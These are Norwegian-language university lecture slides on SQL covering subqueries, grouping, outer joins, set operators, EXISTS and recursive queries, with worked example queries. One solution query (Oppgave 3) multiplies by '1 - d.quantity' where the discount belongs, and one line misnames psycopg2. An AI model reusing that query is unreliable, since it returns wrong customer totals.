Finn navnet på alle produkter som har lavere pris nå enn gjennomsnittsprisen den er solgt for tidligere [1 rad]

```
SELECT p.product_name
FROM products AS p
WHERE p.unit_price <
 (SELECT avg(d.unit_price)
 FROM order_details AS d
 WHERE p.product_id = d.product_id);
```

Merk: Man kan bruke variabler fra en spørring i dens delspørninger

## Eksempel: Variable i delspørninger (2)

Finn antall produkter for hver kategori

```
SELECT c.category_name ,
 (SELECT count(*)
 FROM products AS p
 WHERE p.category_id = c.category_id) AS nr_products
 FROM categories AS c
```

## Utlede informasjon om entiteter

---

- ◆ Aggregering i grupper, sortering og å begrense svaret er svært nyttig når man har store mengder data
- ◆ Når vi grupperer kan vi enten utlede implisitt informasjon om allerede eksisterende entiteter
- ◆ Eller lage nye entiteter fra attributter
- ◆ Sortering og begrensning lar oss hente ut de mest interessante objektene
- ◆ Dette gjør også at vi kan lage langt mer interessante views

## Eksempel 1: Implisitt informasjon om kategorier

---

For hver kategori, finn høyeste, laveste, og gjennomsnittspris på produktene i kategorien, samt antall produkter

```
SELECT c.category_id, c.category_name,
 max(p.unit_price) AS highest,
 min(p.unit_price) AS lowest,
 avg(p.unit_price) AS average,
 count(*) AS nr_products
 FROM categories AS c
 INNER JOIN products AS p USING (category_id)
 GROUP BY c.category_id, c.category_name;
```

# Eksempel 2: Implisitt informasjon om land

Finn de tre mest kjøpte produktene for hvert land

```
WITH
 bought_by_country AS (
 SELECT c.country, p.product_name, count(*) AS nr_bought
 FROM products AS p
 INNER JOIN order_details AS d USING (product_id)
 INNER JOIN orders AS o USING (order_id)
 INNER JOIN customers AS c USING (customer_id)
 GROUP BY c.country, p.product_name
 ORDER BY nr_bought DESC
),
 countries AS (
 SELECT DISTINCT country FROM customers
)
SELECT c.country,
 (SELECT s.product_name FROM bought_by_country AS s
 WHERE s.country = c.country
 LIMIT 1) AS first_place,
 (SELECT s.product_name FROM bought_by_country AS s
 WHERE s.country = c.country
 OFFSET 1
 LIMIT 1) AS second_place,
 (SELECT s.product_name FROM bought_by_country AS s
 WHERE s.country = c.country
 OFFSET 2
 LIMIT 1) AS third_place
FROM countries AS c;
```

## Anbefalingssystem (Komplisert eksempel! Utenfor pensum)

---

Vi vil lage en spørring som finner ut:

- ◆ hvilke produkter vi kan anbefale en kunde å kjøpe,
- ◆ basert på hva kunden har kjøpt,
- ◆ og hva andre kunder som har kjøpt det samme har kjøpt.

# Anbefalingssystem (Komplisert eksempel! Utenfor pensum)

WITH

```
bought AS (-- Relaterer kunde-IDer til produkt-IDene til det de har kjøpt
 SELECT DISTINCT c.customer_id, d.product_id -- Vil ikke ha duplikater!
 FROM customers AS c
 INNER JOIN orders USING (customer_id)
 INNER JOIN order_details AS d USING (order_id)
),
correspondences AS (-- Relaterer par av produkter til antallet ganger disse er kjøpt av samme kunde
 SELECT b1.product_id AS prod1, b2.product_id AS prod2, count(*) AS correspondence
 FROM bought AS b1
 INNER JOIN bought b2 USING (customer_id)
 WHERE b1.product_id != b2.product_id -- Fjern par hvor produktene er like
 GROUP BY b1.product_id, b2.product_id -- Gruppér på par av produkter
 HAVING count(*) > 18 -- Antall korrespondanser bør være litt høyt
),
reccomend AS (-- Relaterer kunde-IDer til anbefalte produkters IDer
 SELECT DISTINCT b.customer_id, c.prod2 AS product_id -- Vil ikke ha duplikater!
 FROM correspondences AS c
 INNER JOIN bought AS b
 ON (b.product_id = c.prod1)
 WHERE NOT c.prod2 IN -- Fjern produkter som kunden allerede har kjøpt
 (SELECT product_id
 FROM bought AS bi
 WHERE b.customer_id = bi.customer_id)
)
-- Til slutt finn navn på både kunde og produkt og aggregerer produktnavnene
-- for hver kunde i ett array med aggregatfunksjonen array_agg
SELECT c.company_name, array_agg(p.product_name) AS reccomended_products
FROM customers AS c INNER JOIN reccomend AS r USING (customer_id)
 INNER JOIN products AS p USING (product_id)
GROUP BY c.customer_id, c.company_name;
```

Takk for nå!

---

Neste uke handler om mengdeoperatorer og ytre joins.

# IN2090 – Databaser og datamodellering

## 09 – Eksempler: Aggregering og sortering

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Sortering: Oppgave 1

---

Finn alle produktnavn, kategorinavn og pris på produkter, sortert etter kategorinavn og deretter produktnavn.

```
SELECT c.category_name, p.product_name, p.unit_price
 FROM categories AS c INNER JOIN products AS p
 ON (c.category_id = p.category_id)
ORDER BY c.category_name, p.product_name;
```

## Sortering: Oppgave 2

---

Finn navnet og ratingen på de 10 høyest ratede filmene i Filmdatabasen med mer enn 1000 stemmer

```
SELECT f.title, r.rank
 FROM film AS f
 INNER JOIN filmrating AS r USING (filmid)
 WHERE r.votes > 1000
ORDER BY r.rank DESC
 LIMIT 10;
```

# Aggregering i grupper: Oppgave 3

---

Finn ut hvor mange kunder som kommer fra hvert land

```
SELECT country, count(*) AS nr_customers
 FROM customers
 GROUP BY country;
```

## Aggregering i grupper: Oppgave 4

---

Finn navn og total regning for hver kunde (antar at ingen bestillinger ennå er betalt for)

```
SELECT c.company_name,
 sum(d.unit_price * d.quantity * (1 - d.discount)) AS customertotal
FROM customers AS c
 INNER JOIN orders AS o USING (customer_id)
 INNER JOIN order_details AS d USING (order_id)
GROUP BY c.customer_id, c.company_name;
```

## Aggregering i grupper: Oppgave 5

Finn navn og total regning for hver kunde som har kjøpt fler enn 1000 varer, sortert alfabetisk etter firmanavn

```
SELECT c.company_name,
 sum(d.unit_price * d.quantity * (1 - d.discount)) AS customertotal
FROM customers AS c
 INNER JOIN orders AS o USING (customer_id)
 INNER JOIN order_details AS d USING (order_id)
GROUP BY c.customer_id, c.company_name
HAVING sum(d.quantity) > 1000
ORDER BY c.company_name;
```

# Avansert SQL: Oppgave 6

Finn de 10 skuespillerne som har spilt i flest filmer, men som har spilt i filmer med gjennomsnitts-rating høyere enn 9, sortert etter antall filmer de har spilt i

```
WITH
 played_in AS (
 SELECT DISTINCT fp.personid, fp.filmid, r.rank
 FROM filmparticipation AS fp
 INNER JOIN film AS f USING (filmid)
 INNER JOIN filmrating AS r USING (filmid)
 WHERE fp.parttype = 'cast'
)
SELECT p.personid, p.firstname, p.lastname, count(*) AS nr_played_in
FROM person AS p
 INNER JOIN played_in AS pi USING (personid)
GROUP BY p.personid, p.firstname, p.lastname
HAVING avg(pi.rank) > 9
ORDER BY nr_played_in DESC
LIMIT 10;
```

# IN2090 – Databaser og datamodellering

## 10 – Ytre joins

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Aggregering og NULL

- ◆ Aggregering med `sum`, `min`, `max` og `avg` ignorerer `NULL`-verdier
- ◆ Det betyr også at dersom det kun er `NULL`-verdier i en kolonne blir resultatet av disse `NULL`
- ◆ `count(*)` teller med `NULL`-verdier
- ◆ Men dersom vi oppgir en konkret kolonne, f.eks. `count(product_name)` vil den kun telle verdiene som ikke er `NULL`
- ◆ For eksempel:

| Person |      |
|--------|------|
| Name   | Age  |
| Per    | 2    |
| Kari   | 4    |
| Mari   | NULL |

```
SELECT min(Age) FROM Person; --> 2
SELECT avg(Age) FROM Person; --> 3
SELECT count(Age) FROM Person; --> 2
SELECT count(*) FROM Person; --> 3

SELECT sum(Age) FROM Person
WHERE Name = 'Mari'; --> NULL

SELECT count(Age) FROM Person
WHERE Name = 'Mari'; --> 0
```

# Repetisjon: Inner joins

Hvilken kunde har kjøpt hvilket produkt?

```
SELECT ProductName, Customer
FROM products AS p INNER JOIN orders AS o
ON p.ProductID = o.ProductID
```

Resultat

| products  |               |       |
|-----------|---------------|-------|
| ProductID | Name          | Price |
| 0         | TV 50 inch    | 8999  |
| 1         | Laptop 2.5GHz | 7499  |

| orders  |           |               |
|---------|-----------|---------------|
| OrderID | ProductID | Customer      |
| 0       | 1         | John Mill     |
| 1       | 1         | Peter Smith   |
| 2       | 0         | Anna Consuma  |
| 3       | 1         | Yvonne Potter |

# Inner joins og manglende verdier

Hvilken kunde har kjøpt hvilket produkt?

```
SELECT ProductName , Customer
FROM products AS p INNER JOIN orders AS o
ON p.ProductID = o.ProductID
```

Resultat

| products  |                             |       |
|-----------|-----------------------------|-------|
| ProductID | Name                        | Price |
| 0         | TV 50 inch                  | 8999  |
| 1         | Laptop 2.5GHz               | 7499  |
| 2         | Noise-amplifying Headphones | 9999  |

| orders  |           |               |
|---------|-----------|---------------|
| OrderID | ProductID | Customer      |
| 0       | 1         | John Mill     |
| 1       | 1         | Peter Smith   |
| 2       | 0         | Anna Consuma  |
| 3       | 1         | Yvonne Potter |

# Inner joins og manglende verdier med aggregater

Hvor mange har kjøpt hvert produkt?

```
SELECT p.ProductName, count(o.Customer) AS num
FROM products AS p INNER JOIN orders AS o
ON p.ProductID = o.ProductID
GROUP BY p.ProductName
```

Resultat

| products  |                             |       |
|-----------|-----------------------------|-------|
| ProductID | Name                        | Price |
| 0         | TV 50 inch                  | 8999  |
| 1         | Laptop 2.5GHz               | 7499  |
| 2         | Noise-amplifying Headphones | 9999  |

| orders  |           |               |
|---------|-----------|---------------|
| OrderID | ProductID | Customer      |
| 0       | 1         | John Mill     |
| 1       | 1         | Peter Smith   |
| 2       | 0         | Anna Consuma  |
| 3       | 1         | Yvonne Potter |

# Problemer med Indre joins

---

- ◆ I forige spørring fikk vi ikke opp at 0 kunder har kjøpt Noise-amplifying Headset
- ◆ Årsaken er at den ikke joiner med noe, og derfor forsvinner fra svaret
- ◆ For å få ønsket resultat trenger vi altså en ny type join
- ◆ De nye joinene som løser problemet vårt heter ytre joins, eller *outer join* på engelsk

# Outer Joins

---

- ◆ Vi har flere varianter av ytre joins, nemlig
  - ◆ left outer join
  - ◆ right outer join
  - ◆ full outer join
- ◆ Brukes ved å bytte ut INNER JOIN med f.eks. LEFT OUTER JOIN
- ◆ Hovedideen bak denne typen join er å bevare alle rader fra en eller begge tabellene i joinen
- ◆ Og så fylle inn med NULL hvor vi ikke har noen match

# Left Outer Join

---

- ◆ I en *left outer join* vil alle rader i den venstre tabellen bli med i svaret
- ◆ Resultatet av a `LEFT OUTER JOIN` b `ON` (`a.c1 = b.c2`) blir
  - ◆ samme som a `INNER JOIN` b `ON` (`a.c1 = b.c2`),
  - ◆ men hvor alle rader fra a som ikke matcher noen i b
  - ◆ (altså hvor `a.c1` ikke er lik noen `b.c2`)
  - ◆ blir lagt til resultatet, med `NULL` for alle b's kolonner

# Eksempel: Left Outer Join

Left outer join mellom products og orders

```
SELECT *
FROM products AS p LEFT OUTER JOIN orders AS o
 ON p.ProductID = o.ProductID;
```

Resultat

| products  |                             |       |
|-----------|-----------------------------|-------|
| ProductID | Name                        | Price |
| 0         | TV 50 inch                  | 8999  |
| 1         | Laptop 2.5GHz               | 7499  |
| 2         | Noise-amplifying Headphones | 9999  |

| orders  |           |               |
|---------|-----------|---------------|
| OrderID | ProductID | Customer      |
| 0       | 1         | John Mill     |
| 1       | 1         | Peter Smith   |
| 2       | 0         | Anna Consuma  |
| 3       | 1         | Yvonne Potter |

# Eksempel: Left Outer Join

Hvor mange har kjøpt hvert produkt?

```
SELECT p.ProductName, count(o.Customer) AS num
FROM products AS p LEFT OUTER JOIN orders AS o
ON p.ProductID = o.ProductID
GROUP BY p.ProductName
```

Resultat

| products  |                             |       |
|-----------|-----------------------------|-------|
| ProductID | Name                        | Price |
| 0         | TV 50 inch                  | 8999  |
| 1         | Laptop 2.5GHz               | 7499  |
| 2         | Noise-amplifying Headphones | 9999  |

| orders  |           |               |
|---------|-----------|---------------|
| OrderID | ProductID | Customer      |
| 0       | 1         | John Mill     |
| 1       | 1         | Peter Smith   |
| 2       | 0         | Anna Consuma  |
| 3       | 1         | Yvonne Potter |

## Andre nyttige bruksområder for ytre joins

- ◆ Som vi ser er ytre joins nyttige når vi aggregerer, for å ikke miste resultater underveis
- ◆ Ytre joins kan også være nyttige for å kombinere ufullstendig informasjon fra flere tabeller
- ◆ For eksempel:

| Persons |      |
|---------|------|
| ID      | Name |
| 1       | Per  |
| 2       | Mari |
| 3       | Ida  |

| Numbers |          |
|---------|----------|
| ID      | Phone    |
| 1       | 48123456 |
| 3       | 98765432 |

| Emails |                |
|--------|----------------|
| ID     | Email          |
| 1      | per@mail.no    |
| 2      | mari@umail.net |

```
SELECT p.Name, n.Phone, e.Email
FROM Persons AS p
LEFT OUTER JOIN Numbers AS n
ON (p.ID = n.ID)
LEFT OUTER JOIN Emails AS e
ON (p.ID = e.ID);
```

| p.Name | n.Phone  | e.Email        |
|--------|----------|----------------|
| Per    | 48123456 | per@mail.no    |
| Mari   | NULL     | mari@umail.net |
| Ida    | 98765432 | NULL           |

## Andre ytre joins

---

- ◆ a **RIGHT OUTER JOIN** b **ON** (a.c1 = b.c2) er akkurat det samme som b **LEFT OUTER JOIN** a **ON** (b.c2 = a.c1)
- ◆ Altså, i en *right outer join* vil alle radene i den høyre tabellen være med i resultatet
- ◆ Vi har også en **FULL OUTER JOIN** som er en slags kombinasjon, her vil ALLE rader være med i svaret
- ◆ For eksempel:

| Persons |      |
|---------|------|
| ID      | Name |
| 1       | Per  |
| 2       | Mari |


| Numbers |          |
|---------|----------|
| ID      | Phone    |
| 1       | 48123456 |
| 3       | 98765432 |

```
SELECT p.Name, n.Phone
FROM Persons AS p
FULL OUTER JOIN Numbers AS n
ON (p.ID = n.ID);
```


| p.Name | n.Phone  |
|--------|----------|
| Per    | 48123456 |
| Mari   | NULL     |
| NULL   | 98765432 |

# Oversikt over joins


## SQL JOINS




```
SELECT <select_list>
FROM TableA A
LEFT JOIN TableB B
ON A.Key = B.Key
```




```
SELECT <select_list>
FROM TableA A
LEFT JOIN TableB B
ON A.Key = B.Key
WHERE B.Key IS NULL
```



```
SELECT <select_list>
FROM TableA A
FULL OUTER JOIN TableB B
ON A.Key = B.Key
```



```
SELECT <select_list>
FROM TableA A
RIGHT JOIN TableB B
ON A.Key = B.Key
```



```
SELECT <select_list>
FROM TableA A
RIGHT JOIN TableB B
ON A.Key = B.Key
WHERE A.Key IS NULL
```

## Ytre join-eksempel (1)

Finn navn på alle kunder som har gjort 2 eller færre bestillinger

```
SELECT c.company_name, count(o.order_id) AS num_orders
 FROM customers AS c
 LEFT OUTER JOIN orders AS o USING (customer_id)
GROUP BY c.company_name
 HAVING count(o.order_id) <= 2;
```

## Ytre join-eksempel (2)

Finn ut for hvor mange produkter i hver kategori firmaet Leka Trading suppliser

```
WITH
supplies AS (
 SELECT category_id
 FROM suppliers INNER JOIN products USING (supplier_id)
 WHERE company_name = 'Leka Trading'
)
SELECT c.category_name, count(s.category_id) AS nr_products
FROM categories AS c
 LEFT OUTER JOIN supplies AS s USING (category_id)
GROUP BY c.category_name;
```

# Syntaks for joins

---

I stedet for

- ◆ LEFT OUTER JOIN kan man skrive LEFT JOIN
- ◆ RIGHT OUTER JOIN kan man skrive RIGHT JOIN
- ◆ FULL OUTER JOIN kan man skrive FULL JOIN
- ◆ INNER JOIN kan man skrive JOIN

Takk for nå!

---

Neste video handler om mengdeoperatorer.

# IN2090 – Databaser og datamodellering

## 10 – Mengdeoperatorer

Leif Harald Karlsen

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Mengdeoperatorer

---

- ◆ Vi har nå et relativt uttrykningskraftig språk for å hente ut informasjon fra en database
- ◆ Men det er noen elementære ting vi fortsatt ikke kan gjøre
  - ◆ F.eks. kombinere svar fra to spørninger til én tabell
  - ◆ Eller trekke svarene fra en spørring fra en annen
  - ◆ Husk at vi kan se på svarene fra `SELECT` som en (multi-)mengde
  - ◆ SQL tillater oss å bruke vanlige mengdeoperatorer (snitt, union, osv.)
- ◆ Ettersom SQLs tabeller er multimengder har vi to versjoner av hver operator:
  - ◆ én versjon som behandler resultatene som mengder (f.eks. `UNION`)
  - ◆ én versjon som behandler dem som multimengder (f.eks. `UNION ALL`)
- ◆ Disse mengdeoperatorene puttes *mellom to spørninger*

# Mengdeoperatorene

---

- ◆ Vi har følgende mengdeoperatorer:
  - ◆ Union – UNION
  - ◆ Snitt – INTERSECT
  - ◆ Differanse – EXCEPT
- ◆ For alle disse har vi i tillegg en variant med ALL etter seg som behandler resultatene som multimengder
- ◆ Antall ganger en rad er med i resultatet av:
  - ◆ q1 UNION ALL q2 er summen av antall ganger raden er med i q1 og q2
  - ◆ q1 INTERSECT ALL q2 er det minste antall ganger raden er med i q1 og q2
  - ◆ q1 EXCEPT ALL q2 er antall ganger raden er med i q1 minus antallet ganger den er med i q2

# Union-operatoren

| persons |      |          |                |
|---------|------|----------|----------------|
| ID      | Name | Phone    | Email          |
| 1       | Per  | 48123456 | per@mail.no    |
| 2       | Mari | NULL     | mari@umail.net |
| 3       | Ola  | NULL     | NULL           |
| 4       | Ida  | 98765432 | NULL           |

```
(SELECT *
 FROM persons
 WHERE Phone IS NOT NULL)
UNION
(SELECT *
 FROM persons
 WHERE Email IS NOT NULL)
```

Resultat:

| ID | Name | Phone    | Email          |
|----|------|----------|----------------|
| 1  | Per  | 48123456 | per@mail.no    |
| 4  | Ida  | 98765432 | NULL           |
| 2  | Mari | NULL     | mari@umail.net |

```
(SELECT *
 FROM persons
 WHERE Phone IS NOT NULL)
UNION ALL
(SELECT *
 FROM persons
 WHERE Email IS NOT NULL)
```

Resultat:

| ID | Name | Phone    | Email          |
|----|------|----------|----------------|
| 1  | Per  | 48123456 | per@mail.no    |
| 4  | Ida  | 98765432 | NULL           |
| 1  | Per  | 48123456 | per@mail.no    |
| 2  | Mari | NULL     | mari@umail.net |

# Union-kompatibilitet

---

- ◆ Hva skjer om vi tar unionen av to spørninger som returnerer forskjellig antall kolonner?

```
(SELECT Name, Phone
 FROM person
 WHERE Phone IS NOT NULL)
UNION
(SELECT Name, Phone, Email
 FROM person
 WHERE Email IS NOT NULL)
```

- ◆ Vi får en error! Spørringen gir ikke mening.
- ◆ For å ta unionen av to spørninger må de returnere like mange kolonner
- ◆ Kolonnene må også ha kompatible typer
- ◆ Kan f.eks. ta unionen av en kolonne med `integer` og `decimal`, får da en kolonne av typen `numeric`
- ◆ Alle mengdeoperatorer må ha union-kompatibilitet mellom delspørringene

## Eksempel: Union

---

Finn navn og by på alle leverandør- (eng.: supplier) og kundefirmaer fra Tyskland

```
(SELECT company_name, city
 FROM customers
 WHERE country = 'Germany')
UNION
(SELECT company_name, city
 FROM suppliers
 WHERE country = 'Germany');
```

# Snitt-operatoren

persons

| ID | Name | Country |
|----|------|---------|
| 1  | Per  | UK      |
| 2  | Mari | Norway  |
| 3  | Ola  | Norway  |
| 4  | Ida  | Italy   |
| 5  | Carl | USA     |

companies

| ID | Name          | Country |
|----|---------------|---------|
| 1  | Per's company | Germany |
| 2  | Fish'n trolls | Norway  |
| 3  | Matpakke AS   | Norway  |
| 4  | Big Burgers   | USA     |
| 5  | Ysteriet      | Norway  |

```
(SELECT Country
 FROM persons)
INTERSECT
(SELECT Country
 FROM companies)
```

Resultat:

| Country |
|---------|
| Norway  |
| USA     |

```
(SELECT Country
 FROM person)
INTERSECT ALL
(SELECT Country
 FROM companies)
```

Resultat:

| Country |
|---------|
| Norway  |
| Norway  |
| USA     |

# Differanse-operatorene

persons

| ID | Name | Country |
|----|------|---------|
| 1  | Per  | UK      |
| 2  | Mari | Norway  |
| 3  | Ola  | Norway  |
| 4  | Ida  | Italy   |
| 5  | Carl | USA     |

companies

| ID | Name          | Country |
|----|---------------|---------|
| 1  | Per's company | Germany |
| 2  | Fish'n trolls | Norway  |
| 3  | Matpakke AS   | Norway  |
| 4  | Big Burgers   | USA     |
| 5  | Ysteriet      | Norway  |

```
(SELECT Country
 FROM companies)
EXCEPT
(SELECT Country
 FROM persons)
```

```
(SELECT Country
 FROM companies)
EXCEPT ALL
(SELECT Country
 FROM persons)
```

Resultat:

| Country |
|---------|
| Germany |

Resultat:

| Country |
|---------|
| Germany |
| Norway  |

## EXISTS

---

- ◆ Av og til er vi kun interessert i om en del spørring *har et svar*, og ikke svaret i seg selv
- ◆ Typisk er dette når vi er interessert i å hente ut objekter med en bestemt egenskap, men hvor egenskapen kan avgjøres med en delspørring
- ◆ I slike tilfeller kan vi bruke **EXISTS** før en delspørring i **WHERE**-klausulen
- ◆ **EXISTS q** er sann for en spørring q dersom q har minst ett svar
- ◆ Kan også bruke **NOT EXISTS q** for å finne ut om q ikke har noen svar

# EXISTS-nøkkelordet

---

companies

| ID | Name          | Country |
|----|---------------|---------|
| 1  | Per's company | Germany |
| 2  | Fish'n trolls | Norway  |
| 3  | Matpakke AS   | Norway  |
| 4  | Big Burgers   | USA     |
| 5  | Ysteriet      | Norway  |

persons

| ID | Name | Country |
|----|------|---------|
| 1  | Per  | UK      |
| 2  | Mari | Norway  |
| 3  | Ola  | Norway  |
| 4  | Ida  | Italy   |
| 5  | Carl | USA     |

```
SELECT p.Name
FROM persons AS p
WHERE NOT EXISTS (
 SELECT * -- Kan bruke hva som helst her
 FROM companies AS c
 WHERE c.country = p.country
);
```

Resultat:

| p.Name |
|--------|
| Per    |
| Ida    |

# Mange måter å gjøre det samme på

Finn ID på alle kunder som ikke har bestilt noe:

## Med EXCEPT

```
(SELECT customer_id
 FROM customers)
EXCEPT
(SELECT customer_id
 FROM orders);
```

## Med NOT IN

```
SELECT customer_id
 FROM customers
 WHERE customer_id NOT IN (
 SELECT customer_id
 FROM orders);
```

## Med NOT EXISTS

```
SELECT c.customer_id
 FROM customers AS c
 WHERE NOT EXISTS (
 SELECT * FROM orders AS o
 WHERE o.customer_id = c.customer_id
);
```

## Med LEFT OUTER JOIN

```
SELECT c.customer_id
 FROM customers AS c
 LEFT OUTER JOIN orders AS o
 USING (customer_id)
 WHERE o.customer_id IS NULL;
```

# Mye vi ikke har sett på

---

Følgende er nyttige ting vi ikke har sett på (og ikke del av pensum):

- ◆ Viduspøringer

<https://www.postgresql.org/docs/current/tutorial-window.html>

- ◆ Rekursive spørninger

<https://www.postgresql.org/docs/current/queries-with.html>

- ◆ Lateral join

Sek. 7.2.1.5 i

<https://www.postgresql.org/docs/current/queries-table-expressions.html>

- ◆ Triggere

<https://www.postgresql.org/docs/current/plpgsql-trigger.html>

- ◆ Lage egne SQL-funksjoner og typer

<https://www.postgresql.org/docs/current/xfunc.html>

<https://www.postgresql.org/docs/current/xtypes.html>

Takk for nå!

---

Neste uke handler om programmering med SQL.

# IN2090 – Databaser og datamodellering

## 10 – Ytre joins og mengdeoperatorer: Eksempler

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Oppgave 1: Løsning

---

Finn navn og antall bestillinger for alle kunder som har gjort færre enn 5 bestillinger

```
SELECT c.company_name, count(o.order_id) AS num_orders
 FROM customers AS c
 LEFT OUTER JOIN orders AS o USING (customer_id)
GROUP BY c.company_name
 HAVING count(o.order_id) < 5;
```

## Oppgave 2: Løsning

Finn ut antall ganger hver ansatt har håndtert en ordre fra hver kunde

```
WITH
 all_combinations AS (
 SELECT e.employee_id,
 e.first_name || ' ' || e.last_name AS fullname,
 c.customer_id,
 c.company_name
 FROM employees AS e, customers AS c -- Kryssprodukt, alle kombinasjoner
)
SELECT ac.fullname, ac.company_name, count(o.order_id) AS num_transactions
FROM all_combinations AS ac
 LEFT OUTER JOIN orders AS o USING (employee_id, customer_id)
GROUP BY ac.company_name, ac.fullname;
```

# Oppgave 3: Løsning

Finn ut for hvor mye penger hver kunde har kjøpt for, for de som har bestilt færre enn 100 produkter totalt

```
SELECT c.company_name,
 sum(d.unit_price * d.quantity * (1 - d.quantity)) AS sum_money
 FROM customers AS c
 LEFT OUTER JOIN orders AS o USING (customer_id)
 LEFT OUTER JOIN order_details AS d USING (order_id)
GROUP BY c.company_name
 HAVING sum(d.quantity) < 100 OR
 sum(d.quantity) IS NULL; -- MERK: NULL < 100 er NULL
```

# Oppgave 4: Løsning

---

Finn alle filmer og serier som er laget i Norge

```
SELECT 'Serie' AS type, s.maintitle AS title
FROM series AS s INNER JOIN filmcountry AS c ON (s.seriesid = c.filmid)
WHERE c.country = 'Norway'
UNION
SELECT 'Film' AS type, f.title AS title
FROM film AS f INNER JOIN filmcountry AS c USING (filmid)
WHERE c.country = 'Norway';
```

## Oppgave 5: Løsning

---

Finn ut hvor mange filmer og serier som ble laget hvert år, sorter etter antall

```
WITH
 years AS (
 SELECT prodyear AS year FROM film
 UNION ALL
 SELECT firstprodyear AS year FROM series
)
SELECT year, count(*) AS nr
FROM years
GROUP BY year
ORDER BY nr;
```

## Oppgave 6: Løsning

---

Finn ut hvor mange filmer og serier som ble laget hvert tiår, sorter etter antall (vanskelig!)

```
WITH
 years AS (
 SELECT prodyear AS year FROM film
 UNION ALL
 SELECT firstprodyear AS year FROM series
)
SELECT year/10, count(*) AS nr
FROM years
GROUP BY year/10 -- Heltallsdivisjon her gir tiår
ORDER BY nr;
```

## Oppgave 6: Løsning (penere output)

---

Finn ut hvor mange filmer og serier som ble laget hvert tiår, sorter etter antall (vanskelig!)

```
WITH
 years AS (
 SELECT prodyear AS year FROM film
 UNION ALL
 SELECT firstprodyear AS year FROM series
)
SELECT ((year/10)*10)::text || ' - ' || (((year/10)*10)+9)::text AS tiår,
 count(*) AS nr
FROM years
GROUP BY year/10
ORDER BY nr;
```

# Mengdeoperatorer – oppførsel

---

Gitt en tabell/spørring  $t$ . Er følgende riktig?

- ◆  $t \text{ UNION } t = t$ ? Nei, `UNION` fjerner alle duplikater
- ◆  $t \text{ UNION ALL } t = t$ ? Nei, vi får hver rad i  $t$  to ganger
- ◆  $t \text{ INTERSECT } t = t$ ? Nei, samme som for `UNION`
- ◆  $t \text{ INTERSECT ALL } t = t$ ? Ja!
- ◆  $t \text{ EXCEPT } t$  blir tomt? Ja!
- ◆  $t \text{ EXCEPT ALL } t$  blir tomt? Ja!
- ◆  $t \text{ LEFT OUTER JOIN } t \text{ USING } (\text{col}) = t \text{ INNER JOIN } t \text{ USING } (\text{col})$ ? Nei, med mindre `col` er `NOT NULL`

## Eksempler: Rekursive spørninger (Ikke pensum) (1)

Finn alle tall fra 1 til 100

```
WITH RECURSIVE
 numbers AS (
 (SELECT 1 AS n)
 UNION
 (SELECT n+1 AS n
 FROM numbers
 WHERE n < 100)
)
SELECT * FROM numbers;
```

## Eksempler: Rekursive spørninger (Ikke pensum) (2)

Finn alle Fibonacci-tall mindre enn 100000

```
WITH RECURSIVE
 fibs AS (
 (SELECT 1 AS n, 1 AS m)
 UNION
 (SELECT m AS n, n+m AS m
 FROM fibs
 WHERE m < 100000)
)
SELECT n FROM fibs;
```

## Eksempler: Rekursive spørninger (Ikke pensum) (3)

Finn ut alle sjef-av-relasjoner (hvor dersom a er sjef for b og b er sjef for c er også a sjef for c)

```
WITH RECURSIVE
bossof AS (
 (SELECT employee_id, reports_to
 FROM employees)
UNION
 (SELECT e.employee_id, b.reports_to
 FROM employees AS e INNER JOIN bossof AS b
 ON (e.reports_to = b.employee_id))
)
SELECT * FROM bossof;
```

# IN2090 – Databaser og datamodellering

## 11 – Programmering med SQL

Leif Harald Karlsen

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

- ◆ Som oftest er det ikke mennesker som manuelt skriver SQL
- ◆ Men programmer som genererer spørninger som de sender til databasen
- ◆ Spørringene kan da genereres basert på bruker-input, hendelser, el.
- ◆ Naturlig indeling av frontend og backend:
  - ◆ Frontend håndterer input fra bruker, visualiserer resultater, osv.
  - ◆ Backend svarer på spørninger, utfører kompliserte beregninger, osv.

# Eksempel

---

Går inn på <http://finn.no>'s "Bolig til salgs" og setter:

- ◆ Sted: Oslo eller Akershus
- ◆ Makspris: 5,000,000,-
- ◆ Minste pris: 3,000,000,-
- ◆ Antall rom: 3

og klikker "Søk"

Generert (mulig) SQL-spørring:

```
SELECT *
 FROM boliger
 WHERE (sted = 'Oslo'
 OR sted = 'Akershus')
 AND pris <= 5000000
 AND pris >= 3000000
 AND ant_rom >= 3;
```

# Generelle prinsipper

---

- ◆ Programmer håndterer SQL-spørninger som strenger
- ◆ Kan dermed manipulere SQL-spørninger akkurat som strenger
- ◆ For å kunne sende en spørring til en database trenger man to ting:
  - ◆ En tilkobling – Connection
  - ◆ En eller flere spørrings-eksekverere – Cursor/Statement

## Connection

---

- ◆ Connection-objekter er ansvarlige for å lage en tilkobling til databasen
- ◆ Input til disse er databasenavn, brukernavn, passord, host, osv.
- ◆ Når tilkoblingen er vellykket kan man begynne å lage spørstrings-eksekverere fra en Connection

## Spørrelses-eksekverere

---

- ◆ Lages fra en Connection
- ◆ Gis en spørring som en streng
- ◆ Kan så eksekvere spørringen via et metode-kall (typisk execute())
- ◆ Kan så hente ut svarene fra spørringen

# Python og Psycopg2

---

- ◆ Biblioteket for intraksjon med PostgreSQL fra Python heter `psycopg1`
- ◆ Man starter med å lage et `Connection`-objekt<sup>2</sup> ved å kalle  
`psycopg2.connect(connection)`
